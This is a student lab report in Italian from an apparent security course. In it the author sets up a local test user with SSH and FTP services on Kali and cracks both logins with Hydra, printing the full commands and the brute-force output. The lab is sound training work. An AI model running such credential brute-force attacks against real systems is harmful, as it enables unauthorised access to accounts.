

EPICODE

S6 - L4

Svolto da:

Donato Tralli

Traccia

Esercizio:

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Fase 1: Creazione user

In questa fase, si tratterà l'attivazione del servizio SSH su un sistema chiamato “*test_user*”, creato dalla macchina virtuale Kali con il comando “*adduser*”, dandogli un username e una password. In seguito si procederà a tentare di violarne l'autenticazione utilizzando *Hydra*, uno strumento per il *brute-force* delle password su servizi di rete.

```
(kali㉿kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test_user
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] n
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name [test_user]:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

- Username: *test_user*
- Password: *kali*

Ora si andrà a startare il servizio ssh tramite il terminale con il comando “*sudo service ssh start*” e poi ci andremo a collegare con il “*test_user*”.



```
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~/Desktop]
$ ssh test_user@192.168.1.100
test_user@192.168.1.100's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 16 09:01:17 2024 from 192.168.1.100
(test_user㉿kali)-[~]
```


Fase 1: Autenticazione SSH

Attiviamo Hydra con il comando “`hydra -L username_lst -P password_lst 192.168.1.100 -t4 ssh -V`” dove:

- **-L username_list**: specifica il percorso del file contenente una lista di nomi utente da provare.
- **-P password_list**: specifica il percorso del file contenente una lista di password da provare.
- **192.168.1.100**: rappresenta l'indirizzo IP target di destinazione verso cui si vuole eseguire l'attacco.
- **-t4**: specifica il numero di thread da utilizzare per l'attacco. In questo caso, sono stati specificati 4 thread.
- **ssh**: specifica il protocollo di rete su cui eseguire l'attacco, che in questo caso è SSH.
- **-V**: Questa opzione abilita la modalità verbosa, che fornisce un output più dettagliato durante l'esecuzione dell'attacco, fornendo informazioni aggiuntive sullo stato dell'attacco.

```
(kali㉿kali)-[~]
$ hydra -L Desktop/username.lst -P Desktop/password.lst 192.168.49.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 08:12:56
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1342 login tries (l:11/p:122), ~336 tries per task
[DATA] attacking ssh://192.168.49.100:22/
[ATTEMPT] target 192.168.49.100 - login "root" - pass "123456" - 1 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "12345" - 2 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "123456789" - 3 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "password" - 4 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "iloveyou" - 5 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "princess" - 6 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "12345678" - 7 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "1234567" - 8 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "abc123" - 9 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "nicole" - 10 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "daniel" - 11 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "monkey" - 12 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "babbygirl" - 13 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "qwerty" - 14 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "lovely" - 15 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "654321" - 16 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "michael" - 17 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "jessica" - 18 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "111111" - 19 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "kali" - 20 of 1342 [child 3] (0/0)
```



```
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "monkey" - 134 of 1464 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "babygirl" - 135 of 1464 [child 7] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "qwerty" - 136 of 1464 [child 6] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "lovely" - 137 of 1464 [child 4] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "654321" - 138 of 1464 [child 8] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "michael" - 139 of 1464 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "jessica" - 140 of 1464 [child 9] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "111111" - 141 of 1464 [child 6] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "kali" - 142 of 1464 [child 4] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "ashley" - 143 of 1464 [child 8] (0/0)
[22][ssh] host: 192.168.1.100 login: test_user password: kali
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "123456" - 245 of 1464 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "12345" - 246 of 1464 [child 4] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "123456789" - 247 of 1464 [child 9] (0/0)
[RE-ATTEMPT] target 192.168.1.100 - login "kali" - pass "12345" - 247 of 1464 [child 4] (0/0)
[RE-ATTEMPT] target 192.168.1.100 - login "kali" - pass "123456789" - 247 of 1464 [child 9] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "password" - 248 of 1464 [child 5] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "iloveyou" - 249 of 1464 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.100 - login "kali" - pass "password" - 249 of 1464 [child 5] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "princess" - 250 of 1464 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "monkey" - 251 of 1464 [child 4] (0/0)
```

Dopo un pò di tempo hydra è riuscita a trovare la password del servizio ssh del test_user.

Fase 2: Autenticazione FTP

Nella seconda fase si andrà a configurare il servizio FTP e di seguito si proveranno a craccare le credenziali tramite Hydra.


Per configurare il servizio si usa il comando “`sudo apt-get install vsftpd`” per scaricare e installare il servizio e il comando “`sudo service vsftpd start`” per avviarlo.

Dopo di questo andremo a dare i comandi ad hydra per iniziare il cracking delle credenziali.

Il comando è: “`hydra -L username.lst -P password.lst 192.168.1.100 -t4 ftp -V`”

```
[kali㉿kali)-[~/Desktop]$ hydra -L username.lst -P password.lst 192.168.1.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
his is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 08:32:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1342 login tries (l:11/p:122), ~336 tries per task
[DATA] attacking ftp://192.168.1.100:21/
[ATTEMPT] target 192.168.1.100 - login "root" - pass "123456" - 1 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "12345" - 2 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "123456789" - 3 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "password" - 4 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "iloveyou" - 5 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "princess" - 6 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "12345678" - 7 of 1342 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "1234567" - 8 of 1342 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "abc123" - 9 of 1342 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "nicole" - 10 of 1342 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "daniel" - 11 of 1342 [child 1] (0/0)
```



```
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "000000" - 144
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "iloveu" - 145
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "michelle" - 146
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "trigger" - 147
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "sunshine" - 148
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "chocolate" - 149
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "password1" - 150
[21][ftp] host: 192.168.1.100 login: test_user password: kali
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "123456" - 245 of 150
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "12345" - 246 of 146
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "123456789" - 247 of 145
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "password" - 248 of 144
[ATTEMPT] target 192.168.1.100 - login "kali" - pass "iloveyou" - 249 of 143
```

Anche in questo caso hydra ha trovato le credenziali esatte del servizio ftp